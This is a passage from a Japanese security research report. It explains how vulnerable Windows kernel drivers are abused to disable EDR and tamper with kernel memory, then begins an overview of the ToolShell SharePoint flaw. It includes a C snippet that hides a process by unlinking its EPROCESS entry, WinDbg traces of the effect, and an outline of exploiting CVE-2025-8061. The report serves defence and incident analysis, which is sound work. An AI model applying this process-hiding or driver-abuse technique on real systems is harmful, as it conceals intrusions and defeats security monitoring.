また、マルウェア感染を完全に排除することは現実的ではないため、被害の最小化と復旧の迅速化を目的とした体制も不可欠です。
具体的には、次のような施策が推奨されます。

- ■マイクロセグメンテーションによる侵害範囲の局所化
- ■オフラインバックアップなどによる復旧時間の短縮
- ■定期的な EDR ポリシー・ルールセットの見直し

ユーザーの操作を介する侵害は、今後も継続的に発生すると考えられる根強い攻撃形態の一つです。技術的な対策だけでなく、運用設計やユーザーの行動管理、さらにはユーザー教育などを組み合わせた多面的な防御が、組織における実効的な対策の鍵となります。

第 2 章　CIC における技術検証

ドライバーの脆弱性を悪用する仕組みと影響

はじめに

企業環境では、アンチウイルスや EDR（Endpoint Detection and Response）など、エンドポイントを保護するセキュリティ製品の導入が一般化しています。これらのセキュリティ製品は Windows 上で特別な保護対象として取り扱われており、正規の手順以外の方法でプロセスを終了したり設定を変更したりすることは困難です。

しかし近年、攻撃者が Windows のドライバーを悪用し、セキュリティ製品を停止させるなどの検知回避を行う事例が報告されています。OS の中枢機能に直接アクセスすることができるドライバーを悪用することで、不正にセキュリティ製品のプロセスを終了したり、防御機能を無効化したりすることが可能となる場合があります。

ドライバーを悪用することでシステムに致命的な影響が生じさせうることはよく知られていますが、その具体的な仕組みについては、現在あまり広く理解されているとは言えません。

本稿では、Windows システムのドライバーがどのように悪用されるのか、その具体的な仕組みを実証例を踏まえて詳しく解説します。EDR 回避手法などドライバーを悪用する攻撃手法を高い解像度で理解し、適切な対応を検討する一助となれば幸いです。

Windows ドライバーの基本

Windows ドライバーの役割

ドライバーは、OS とハードウェアの間に位置し、互いの通信を仲介するソフトウェアです（図 9）。これにより、OS はハードウェア資源を識別し、適切に制御できるようになります。

ドライバーには、Windows に標準でインストールされているものと、ユーザー自身がインストールするものがあります。USB のように広く標準化されている規格のデバイスは標準のドライバーで動作することが多い一方、オーディオデバイスやプリンターなど製品ごとにハードウェアが異なる場合はメーカーが提供するドライバーのインストールが必要です（表 1）。

図 9　ドライバーの位置づけ

表 1　ユーザーがインストールするドライバーの例

ドライバーの例	説明
オーディオドライバー	オーディオインターフェースなど、音声の入出力を取り扱うデバイスを利用する際に必要なドライバー。
グラフィックドライバー	グラフィックボードなど、映像の出力や性能最適化に必要なドライバー。
ネットワークドライバー	有線 LAN や Wi-Fi など通信を行うハードウェアコンポーネントを利用する際に必要なドライバー。

また、通常は意識されませんが、ドライバーはカーネル空間で動作するものとユーザー空間で動作するものに大別されます。

ユーザーモードドライバー

ユーザーモードドライバーは、ユーザー空間で動作するドライバーです。開発には UMDF（User-Mode Driver Framework）を用います。最新のバージョンである UMDF 2 では機能が拡張され、従来、カーネルモードドライバーでしか実現できなかった機能の一部がユーザーモードでも扱えるようになりました。ユーザーモードドライバーのメリットは、ユーザー空間で動くため OS のクラッシュなどのリスクが低減されており、安定して動くことです。

今回検証した端末[14]では、Windows Hello 関連ドライバーや HID 関連ドライバーがユーザーモードドライバーとしてインストールされていました（図 10）。

カーネルモードドライバー

カーネルモードドライバーは、カーネル空間で動作するドライバーです。多くの機能はユーザーモードドライバーでも実現できますが、カーネルやデバイスと密接に連携する必要がある場合はカーネルモードドライバーとして実装されます。ダイレクトメモリアクセスやデバイスの直接的な入出力制御など OS の根幹にかかわる処理が実現できるのが特徴です。

今回検証した端末では、Bluetooth 無線ドライバーや Microsoft USB 標準ハブドライバーなど、多くのドライバーがインストールされていました（図 11）。攻撃者は、インストールされているドライバーに既知の脆弱性を持つものがないか調査し、特定した脆弱性を起点に攻撃を展開します。次節では、ドライバーの脆弱性を悪用されることで生じる影響について説明します。




図 10　ユーザーモードドライバーが実行されている様子

```
PS C:¥Users¥user> Get-WmiObject Win32_PnPSignedDriver | select DeviceName,DriverProviderName

DeviceName                                DriverProviderName
----------                                ------------------
Local Print Queue                         Microsoft
Local Print Queue                         Microsoft
Local Print Queue                         Microsoft
Local Print Queue                         Microsoft
Generic software device                   Microsoft
Generic software device                   Microsoft
Generic software device                   Microsoft
Remote Desktop Device Redirector Bus      Microsoft
Plug and Play Software Device Enumerator  Microsoft
Microsoft System Management BIOS Driver   Microsoft
NDIS Virtual Network Adapter Enumerator   Microsoft
Microsoft Basic Render Driver             Microsoft
ACPI Fixed Feature Button                 Microsoft
Intel Processor                           Microsoft
```

図 11　端末にインストールされていたカーネルモードドライバー

[14] 新規に Windows 10 22H2 を標準インストールした仮想マシンを検証用端末として利用しました。

ドライバーの脆弱性を悪用されることで生じる影響

カーネルモードドライバーの脆弱性が悪用されると、情報の改ざんやセキュリティ機能の無効化、プロセスの権限昇格などの恐れがあります。また、カーネルモードドライバーを介することでカーネル内のメモリー領域を改ざんすることができるため、OS が提供する情報の信頼性や整合性が失われます。主な影響は次の通りです。

OS が出力するテレメトリー情報の改ざん

Windows では、プロセスの起動やファイルの読み込みなど多くの動作に関する情報を Event Tracing for Windows（ETW）やカーネルコールバックを通じてテレメトリーとして取得できます。これらの仕組みはユーザーによる安易な改ざんを防ぐように保護されていますが、ETW やカーネルコールバックに関連する処理にパッチを当てることで、イベント出力を停止したり誤った情報を出力させたりすることが可能になります。EDR はこれらのテレメトリーを主要な情報源として取り扱っているため、検知や防御に影響が出る可能性があります。

ファイルやレジストリーの隠ぺい

ファイルシステムの I/O を監視・仲介するドライバーの処理に介入することで、ストレージボリューム上に存在する特定のファイルを隠ぺいすることなどが可能です。攻撃者はマルウェアの検知回避や解析妨害を目的として、この手口を使いファイルなどの証跡を隠ぺいすることがあります。

PPL（Protected Process Light）の無効化

PPL は、管理者権限による操作であっても特定のプロセスへのアクセスを制限するための仕組みです。資格情報を保持する Lsass プロセスやアンチウイルス製品などのプロセスが典型的な保護対象です。
各プロセスはカーネル内の EPROCESS オブジェクトとして管理されており、その内部に PPL による署名検証の強度を示すフラグが存在します。カーネルメモリー領域のフラグが改ざんされると PPL の保護が無効化され、重要なプロセスを操作されたり、プロセスメモリーにアクセスされたりしてしまいます。

カーネルメモリーの直接的な操作（DKOM）

カーネルメモリー領域に存在するオブジェクトに対し、リンク構造の繋ぎ変えや属性の上書きなどの改変を行うことで、プロセスやドライバーの隠ぺい、指定したプロセスの権限昇格などが可能になります。また、カーネルメモリーを読み取るだけで、プロセスメモリー内に含まれている機微な情報の漏えいにつながります。カーネルオブジェクトを直接改変することは DKOM（Direct Kernel Object Manipulation）と呼ばれ、ルートキットがよく使う手法の一つです[15]。

インシデント時に実施する分析への影響

ドライバーの脆弱性が悪用されたインシデントでは分析方法に注意する必要があります。例えば図 12 のようなインシデントの場合です。カーネルメモリーが改ざんされている場合、OS を経由して出力された情報は正確ではない可能性があります。そのため、EDR やライブシステムで動作するツールを使ったライブフォレンジックでは分析結果の正確性を担保できません。このようなケースでインシデントの全体像を把握するためには、メモリーやストレージのイメージデータを調査するオフライン解析が必要です。

本節ではドライバーの脆弱性を悪用されることで様々な影響が生じることを確認しました。次節では、ドライバーを悪用してカーネルメモリーを改ざんする手法とその具体的な挙動について、実証コードを交えて解説します。




図 12　ドライバーの脆弱性が悪用されたインシデント例

[15] 前項の「PPL の無効化」も厳密にはこの DKOM に分類される攻撃手法です。

ドライバーによるカーネルメモリー改ざんの検証

検証の前提

本稿では、特定のプロセスを隠ぺいし、デバッグツール（WinDbg）からプロセスが検索できなくなる様子を観察します。

検証にあたっては、カーネルメモリーを改ざんして特定のプロセスを隠ぺいする機能を備えたドライバーを作成します。その後、実際にドライバーをロードし、内部の挙動を確認しながら、隠ぺいまでの振る舞いを観察します。

プロセスを隠ぺいするためには、まずカーネルメモリー領域に存在するEPROCESS オブジェクトを理解している必要があります。

EPROCESS とは

Windows では、プロセスを実行する際にユーザー空間やカーネル空間で様々な処理が行われます。その過程の一つに、各プロセスに対応する「Windows Executive Process (EPROCESS)」オブジェクトを生成するというものがあります。

EPROCESS オブジェクトにはプロセス ID や各種属性など様々な情報が含まれており、各オブジェクトは双方向連結リストで接続されています（図 13）。この構造により、OS 上で実行されているプロセスすべてをたどることが可能です。なお、EPROCESS の構造やフィールドは Windows のバージョンによって異なることがあります。

タスクマネージャーなどがプロセスの一覧を取得するために利用する Windows API は、最終的に EPROCESS オブジェクトの双方向連結リストを辿ることで起動中のプロセスを列挙します。したがって、カーネルメモリーを改ざんし、特定プロセスの EPROCESS オブジェクトだけを迂回するように調整することでプロセスの隠ぺいが可能です（図 14）。




図 13　EPROCESS 構造体のリスト構造




図 14　特定の EPROCESS 構造体をリストから外すイメージ

作成したドライバーの処理フロー

今回作成したドライバーはカーネルメモリーを改ざんし、特定のプロセスを隠ぺいすることを目的としています。具体的には、カーネルメモリー内の EPROCESS オブジェクトの位置を特定し、リストのリンクを付け替えます。図 15 の通り、Process B を隠ぺいしたい場合、Process A の次を Process C に設定し、Process C の前を Process A に設定する処理が必要です。

図 16 はその処理に対応するソースコードの抜粋です。Flink フィールドは次の EPROCESS オブジェクトの Flink フィールドを指しており、Blink フィールドは前の EPROCESS オブジェクトの Flink フィールドを指しています。

項番①の処理：Process B の Flink を用いて、Process A の Flink を Process C に設定します。「次のリンクはどこか」を指し示す変数を操作することで繋ぎ変えます。

項番②の処理：Process C の Blink を Process A に設定します。処理としては Process B の Flink が指し示している Blink を繋ぎ変えます。

項番③の処理：Process B の Flink および Blink を自身のアドレスに設定します。

次に、このような処理を含むドライバーのコードをビルドし、サービスとしてインストールして実行します。ドライバーロード時にプロセスが隠ぺいされるため、その挙動を観察します。




図 15　ドライバーの処理フロー

```
process_A = process_B->Blink;

// ① 前のEPROCESSオブジェクトの改ざん
process_A->Flink = process_B->Flink;

// ② 次のEPROCESSオブジェクトの改ざん
process_B->Flink->Blink = process_A;

// ③ 隠ぺい対象のEPROCESSオブジェクトの改ざん
process_B->Flink = process_B;
process_B->Blink = process_B;
```

図 16　リストを繋ぎ変える処理

実行結果

ドライバーをロードする前と後でどのようなことが起こるのかを図 17 および図 18 に示します。ロード前を示す図 17 では、タスクマネージャーからメモ帳（notepad.exe）のプロセスを確認することができます。

ドライバーをロードしてからタスクマネージャーを起動した結果が図 18 です。notepad.exe が起動しているにも関わらず、タスクマネージャーにはメモ帳（notepad.exe）が表示されません。これはドライバーに含まれるコードによりカーネルメモリーが改ざんされ、プロセスが隠ぺいされたことを示しています。

このように、プロセスが隠ぺいされるとセキュリティ製品を含む各種ツールに影響があり、インシデント発生時の分析でも重大な見落としにつながります。

次に、ドライバーがカーネルメモリーを書き換える様子をデバッガー（WinDbg）から確認します。




図 17　notepad.exe が正常に起動されている様子




図 18　notepad.exe が隠ぺいされた様子

WinDbg による追跡

最初に、通常の手順で起動した notepad.exe の EPROPCESS オブジェクトを確認します。WinDbg からプロセス一覧を表示させるコマンドを実行し、対象プロセスのアドレスを特定します。そして、特定したアドレスを用いて EPROCESS オブジェクトを表示させます（図 19）。

EPROCESS オブジェクトは ActiveProcessLinks で繋がるリスト構造を有しているため、notepad.exe に隣接する EPROCESS オブジェクトの位置を確認します。図 20 は、notepad.exe の前後に位置する EPROCESS オブジェクトを表示しています。notepad.exe の次の EPROCESS オブジェクトのアドレスを指定し、ファイル名を表示させると、svchost.exe と表示されました。同様に前の EPROCESS オブジェクトのファイル名を表示させると dllhost.exe と表示されました。今回の検証では、EPROCESS オブジェクトが dllhost.exe、notepad.exe、svchost.exe の順に連なっていることが分かります。

```
1: kd> !process 0 0 notepad.exe
PROCESS ffffc181016dc340
    SessionId: 1  Cid: 2020    Peb: 455d2bd000  ParentCid: 13a8
    DirBase: 75a55002  ObjectTable: ffff968cc1c68e00  HandleCount: 246.
    Image: notepad.exe

1: kd> dt nt!_EPROCESS 0xffffc181016dc340
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : 0x00000000`00002020 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffc181`014cf748 - 0xffffc181`01689508 ]
   +0x458 RundownProtect   : _EX_RUNDOWN_REF
   +0x460 Flags2           : 0xd000
   +0x460 JobNotReallyActive : 0y0
   +0x460 AccountingFolded : 0y0
```

図 19　notepad プロセスと EPROCESS の出力

```
1: kd> dt nt!_EPROCESS 0xffffc181016dc340 ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffc181`014cf748 - 0xffffc181`01689508 ]

1: kd> dt nt!_EPROCESS 0xffffc181014cf748 -0x448 ImageFileName
   +0x5a8 ImageFileName : [15]  "svchost.exe"

1: kd> dt nt!_EPROCESS 0xffffc18101689508 -0x448 ImageFileName
   +0x5a8 ImageFileName : [15]  "dllhost.exe"
```




図 20　Windows Downdate 実行中のプロセスツリー

ここでドライバーをロードし、カーネルメモリーを直接書き換えた後の状態を確認します。まず notepad.exe の EPROCESS オブジェクトを確認すると、図 21 の通り、ActiveProcessLinks の Flink および Blink が同じ値に書き換えられていました。

次に、dllhost.exe および svchost.exe の EPROCESS オブジェクトを確認します。svchost.exe の Blink と dllhost.exe の Flink を確認すると、ドライバーをロードするまでは notepad.exe が間に入るリスト構造でしたが、カーネルメモリーが直接書き換えられることにより、お互いを直接示す値となり、両プロセスが notepad.exe のプロセスを介さずに直結していることが分かります。

最後に、WinDbg から notepad.exe プロセスを探してみます。図 23 の通り、プロセス一覧から notepad.exe プロセスは見つかりませんでした。

```
0: kd> dt nt!_EPROCESS 0xffffc181016dc340 ImageFilename, ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffc181`016dc788 - 0xffffc181`016dc788 ]
   +0x5a8 ImageFileName      : [15]  "notepad.exe"
```




図 21　カーネルメモリー操作後の notepad.exe

```
0: kd> dt nt!_EPROCESS 0xffffc181014cf748-0x448 ImageFileName, ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffc18f`fee4a4c8 - 0xffffc181`01689508 ]
   +0x5a8 ImageFileName      : [15]  "svchost.exe"

0: kd> dt nt!_EPROCESS 0xffffc18101689508-0x448 ImageFileName, ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffc181`014cf748 - 0xffffc181`014b14c8 ]
   +0x5a8 ImageFileName      : [15]  "dllhost.exe"
```




図 22　dllhost.exe および svchost.exe の EPROCESS オブジェクト

```
0: kd> !process 0 0 notepad.exe
```

図 23　WinDbg による notepad.exe の検索結果

Windows ドライバーの脆弱性を悪用する攻撃

本検証では、カーネルメモリーを改ざんするコードを含むドライバーを作成し、その動作を詳しく解説しました。作成したドライバーはテスト用の証明書で署名したので、実際にロードするためには Windows をテストモードに切り替える必要があります。

通常の手順でドライバーをインストールするためには、マイクロソフト社のプロセスに従った署名済みのドライバーを用意する必要があります。署名の際には、EV コードサイニング証明書が必要になるため、厳格な身元証明を含めた手続きが求められます。ドライバーはカーネルで動作する重要なソフトウェアであるため、開発物が不明なドライバーではないか、配布経路で改ざんされていないかが検証されます。これらのプロセスにより、ソフトウェアとしての信頼性や安全性が担保されています。

このように厳格なプロセスが存在するため、攻撃者が開発したドライバーを標的端末にインストールすることは容易ではありません。そこで実際の攻撃では、すでにインストールされているドライバーの任意コード実行やメモリー破損の脆弱性の悪用を試みます。

例えば、Windows 向けデバイスドライバーの脆弱性（CVE-2025-8061）を悪用する攻撃メカニズムを解説したブログ[16]が公開されています。同ブログによれば、当該ドライバーにはアクセス制御の不備があり、ユーザー空間のプロセスからドライバーを不正に操作することが可能です。特定の IOCTL（入出力制御）コードを発行することで、物理メモリーおよび一部レジスターの読み書きが可能になります。攻撃者は、物理メモリー上に悪意のあるコードを配置したうえで、レジスターに値を書き込んでシステムコールを発行して命令ポインターを当該コードへリダイレクトさせることで、任意のコードを実行することができます。結果として、ドライバーが有する高い権限を悪用したコード実行が可能になります。

Windows ドライバーの脆弱性を悪用する攻撃への対策

最新の Windows は、ドライバーやカーネルメモリー改ざんに関連する保護機能を備えています（表 2）。これらの機能を有効化することで、Windows ドライバーの脆弱性を悪用するような攻撃を軽減できる可能性があります。一方で、Windows の仮想化機能を利用して対策するような機能もあり、互換性のないドライバーへの対応や端末のパフォーマンスに影響する可能性があります。このような点も十分に考慮したうえで、対策の検討が必要です。

まとめ

ドライバーの脆弱性が悪用されると、OS のセキュリティ機能の改ざん、セキュリティ製品の停止、インシデント対処時の分析妨害など様々な影響が生じます。本稿の解説を踏まえ、カーネルメモリー領域保護の重要性を念頭に、ドライバーの脆弱性の悪用に関して、それぞれの環境で生じうるリスクを評価し、その結果に基づいてどのような対策を講じるべきか検討しておくことを推奨します。

表 2　ドライバーの脆弱性に関する主な対策

対策	概要
Vulnerable Driver Blocklist の有効化	Microsoft 社が推奨する、脆弱なドライバーをブロックする機能です。この機能により既知の脆弱なドライバーの実行をブロックすることが可能です。
カーネルモードハードウェア強制スタック保護の有効化	カーネル空間内のスタックを保護することで、ドライバーの脆弱性を悪用する攻撃に対する耐性を向上させることが可能です。
メモリーの整合性の有効化	Windows の仮想化機能を利用してドライバーの署名を検証するプロセスを保護します。
管理者権限の管理	ドライバーをインストールするためには管理者権限が必要です。脆弱なドライバーなど、意図しないソフトウェアをインストールさせないことも重要です。
ドライバーのバージョンアップ	ドライバーの開発元より提供される最新バージョンのドライバーを常に利用することを推奨します。

[16] BYOVD to the next level (part 1) — exploiting a vulnerable driver (CVE-2025-8061)　https://blog.quarkslab.com/exploiting-lenovo-driver-cve-2025-8061.html

SharePoint の脆弱性 ToolShell の検証

はじめに

2025 年 7 月に Microsoft 社は SharePoint に対するセキュリティ更新プログラムを公開しました。これにより ToolShell と呼ばれる脆弱性が修正されています。ToolShell はセキュリティ研究者によって発見された、オンプレミス版の SharePoint であれば認証不要で任意のコード実行が成功してしまう脆弱性です。米国の兵器製造施設に対して本脆弱性を狙った攻撃が行われた[17]こともあり、2025 年に最も注目された脆弱性の一つです。

脆弱性攻撃コードも公開されており、容易に攻撃が可能な状況です。本稿では本脆弱性の概要と検証結果について説明します。これにより本脆弱性の理解を深め、検知や分析および対策へ活用できる知見を得ることを目的としています。

脆弱性の概要

ToolShell とは、Microsoft SharePoint のオンプレミスバージョンに存在するなりすましの脆弱性およびリモートコード実行の脆弱性を組み合わせることにより、認証不要で攻撃が可能な脆弱性です。2025 年 5 月 16 日（現地時間）に Pwn2Own Berlin 2025 というハッキングコンテストにおいて Viettel Cyber Security 社の研究者によって公開されました[18]。その後 2025 年 7 月 8 日に Microsoft がセキュリティ更新プログラムを公開し本脆弱性を修正しました。しかし、当初 ToolShell とされていた脆弱性である CVE-2025-49706 および CVE-2025-49704 の修正をバイパスする脆弱性が CVE-2025-53771 および CVE-2025-53770 として公開されたため、Microsoft は 2025 年 7 月 21 日に緊急でセキュリティ更新プログラムを公開して本脆弱性を修正しました。図 24 はこのタイムラインを示したものです。

なりすましの脆弱性

CVE-2025-49706 および CVE-2025-53771 は Microsoft SharePoint に存在するなりすましの脆弱性です。権限を持たない攻撃者によりネットワーク経由でなりすましが行われる可能性があります。CVE-2025-53771 は CVE-2025-49706 の修正を回避可能な脆弱性です。

リモートコード実行の脆弱性

CVE-2025-49704 および CVE-2025-53770 は Microsoft SharePoint に存在するリモートコード実行の脆弱性です。権限を有する攻撃者がネットワーク経由でコードを実行できる可能性があります。本脆弱性は信頼できないデータのデシリアライゼーションに起因する脆弱性であり、CVE-2025-49704 と CVE-2025-53770 では影響を受けるエンドポイントが異なると公表されています[19]。

